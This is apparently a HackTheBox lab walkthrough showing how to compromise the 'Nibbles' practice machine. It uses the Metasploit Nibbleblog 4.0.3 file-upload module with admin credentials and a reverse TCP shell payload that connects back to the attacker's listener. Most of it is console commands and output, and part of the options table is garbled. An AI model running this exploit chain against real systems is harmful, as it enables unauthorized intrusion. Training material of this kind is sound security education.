Nibbles - Alternate User Method - Metasploit

As discussed earlier, there is also a Metasploit module that works for this box. It is considerably more straightforward, but it is worth practicing both methods to become familiar with as many tools and techniques as possible. Start Metsaploit from your attack box by typing msfconsole. Once loaded, we can search for the exploit.




We can then type use 0 to load the selected exploit. Set the rhosts option as the target IP address and lhosts as the IP address of your tun0 adapter (the one that comes with the VPN connection to HackTheBox).

```
msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp

msf6 exploit(multi/http/nibbleblog_file_upload) > set rhosts 10.129.42.190
rhosts => 10.129.42.190
msf6 exploit(multi/http/nibbleblog_file_upload) > set lhost 10.10.14.2
lhost => 10.10.14.2
```

Type show options to see what other options need to be set.



```
LHOST 10.10.14.2 yes The listen address (an interface may be specified)

LPORT 4444 yes The listen port

Exploit target:

Id Name
-- ----

0 Nibbleblog 4.0.3
```

We need to set the admin username and password admin: nibbles and the TARGETURI to nibbleblog.

```
msf6 exploit(multi/http/nibbleblog_file_upload) > set username admin
username => admin
msf6 exploit(multi/http/nibbleblog_file_upload) > set password nibbles
password => nibbles
msf6 exploit(multi/http/nibbleblog_file_upload) > set targeturi nibbleblog
targeturi => nibbleblog
```

We also need to change the payload type. For our purposes let's go with generic/shell_reverse_tcp. We put these options and then type exploit and receive a reverse shell.

```
• • •
 msf6 exploit(multi/http/nibbleblog_file_upload) > set payload generic/shell_reverse_tcp
 payload => generic/shell_reverse_tcp
 msf6 exploit(multi/http/nibbleblog_file_upload) > show options
 Module options (exploit/multi/http/nibbleblog_file_upload):
    Name
                 Current Setting Required Description
    PASSWORD nibbles
                nibbles yes The password to authenticate with

no A proxy chain of format type:host:port[,type:host:port][...]

10.129.42.190 yes The target host(s), range CIDR identifier, or hosts file with syntax 'f
    Proxies
                        yes The target port (TCP)
    RPORT
                                              Negotiate SSL/TLS for outgoing connections
                                         The base path to the web app
The username to authenticate with
HTTP server virtual host
                                               The base path to the web application
    USERNAME
 Payload options (generic/shell_reverse_tcp):
     Name Current Setting Required Description
    LHOST 10.10.14.2 yes The listen addre
LPORT 4444 yes The listen port
                                         The listen address (an interface may be specified)
 Exploit target:
    Id Name
    0 Nibbleblog 4.0.3
 msf6 exploit(multi/http/nibbleblog_file_upload) > exploit
 [*] Started reverse TCP handler on 10.10.14.2:4444
 [*] Command shell session 4 opened (10.10.14.2:4444 -> 10.129.42.190:53642) at 2021-04-21 16:32:37 +0000
 [+] Deleted image.php
 uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
```

From here, we can follow the same privilege escalation path.

Next Steps

Make sure to follow along and try out all steps for yourself. Try other tools and methods to achieve the same result. Take detailed notes on your own exploitation path, or even if you follow the same steps laid out in this section. It is good practice and muscle memory that will significantly benefit you throughout your career. If you have a blog, do a walkthrough on this box and submit it to the platform. If you don't have one, start one. Just don't use Nibbleblog version 4.0.3.

There are often many ways to achieve the same task. Since this is an older box, other privilege escalation methods such as an outdated kernel or some service exploit are likely. Challenge yourself to enumerate the box and look for other flaws. Is there any other way that the Nibbleblog web application can be abused to obtain a reverse shell? Study this walkthrough carefully and make sure you understand every step before moving on.

